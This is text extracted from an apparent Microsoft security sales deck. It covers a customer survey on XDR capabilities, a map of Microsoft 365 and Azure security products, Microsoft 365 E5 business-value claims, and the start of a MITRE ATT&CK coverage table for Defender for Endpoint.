
Reenforces the need to have a solution that can detect more complex attacks

>> better security efficacy is #1 objective

Reinforces response importance

Question text:

Which of the following XDR capabilities are most appealing to your organization?
(Percent of respondents, N=339, three responses accepted)



Intelligent security

Microsoft 365


Identity and access management	Threat protection	Cloud security	Information protection & governance	Risk management	Compliance management
Azure AD Premium <ul style="list-style-type: none">Azure AD Identity Governance	Microsoft 365 Defender <ul style="list-style-type: none">Microsoft Defender for EndpointMicrosoft Defender for Office 365Microsoft Defender for IdentityMicrosoft Defender for Cloud Apps	Microsoft Defender for Cloud Apps	Microsoft Information Protection	Insider Risk Management	Compliance Manager
Microsoft Endpoint Manager			Microsoft Information Governance	eDiscovery	
			Microsoft Data Loss Prevention	Advanced Audit	
			Records Management	Communication Compliance	
	Threat and Vulnerability Management			Information Barriers	
				Privileged Access Management	

Azure


Azure AD B2C	Microsoft Defender for Cloud	Microsoft Defender for Cloud	Azure Purview
Azure AD Domain Services	Microsoft Sentinel (SIEM)	Microsoft Defender for Cloud	
Azure Key Vault	Azure AD Identity Protection	Azure Firewall Azure DDoS Protection Azure Bastion	
	Microsoft Defender for IoT	Azure Web App Firewall Azure Front Door	
	Azure Sphere		

+ Partner Solutions

Internal and external protection across the Microsoft Security ecosystem



Summary of M365 Value



Value Driver Map : Microsoft 365 E5

Business Value

Business Impact

Microsoft 365 E5

Business Metrics

Cost Saving

Productivity & Efficiency Gains

Reduced Risk

Vendor Licence Cost Consolidation

Automation Savings & Process Improvements

Reduced IT Admin & Deployment Savings

Reduced Security Solution Costs

Reduced Risk of a Security Breach

Physical and T&E Cost Reduction

- Empower employees to be productive and mobile by protecting data no matter where it goes
 - Single solution across PCs, tablets & phones allows standardised policies & simplified administration effort
 - Address fast-evolving security threats and critical new compliance regulations with integrated and automated capabilities
 - Enables single sign-on for multiple applications
 - Cloud device enrolment eliminates need for image deployment so users are productive in minutes
 - Updates don't require extensive IT resources
- Unified management of desktop, laptop, phones, tablets and apps for voice, video and collaboration
- Improved dissemination of data & enhanced decision making/valuable insights by BI reports/dashboards
 - Meetings are easier to start, and on time
 - More comprehensive risk audits, better policy enforcement & better eDiscovery for investigations
- Consolidate and eliminate solutions from multiple vendors reduces IT Support/Service delivery costs
- Secure & compliant solution that protects users – it stops bullying & abusive language being used in the communications tools

• Device Provisioning Time (↓) 2.5 hrs/device

• Collab. Hardware & Telephony Costs (↓) 14%

• 3rd Party Maintenance & Licence Cost (↓)

• Employee Process Efficiency (↑) 25%

• Bus. Process Automation (↑) 140 mins/week

• Risk of a Security Breach (↓) 75%

• Travel, Subsistence & Office. (WFH) Costs (↓)

• Employee Speed of Decision Making (↑) 16%

• Self Serve Password Resets (↑) 75%

• Security Breach Remediation Costs (↓) 70%

• Time to Complete FOI & eDiscovery (↓) 14%

• System Application Provisioning Time (↓) 90%


MITRE ATT&CK coverage by product

Microsoft Defender for Endpoint											
Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-By Compromise	CMSTP	Accessibility Features	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	Application Deployment Software	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
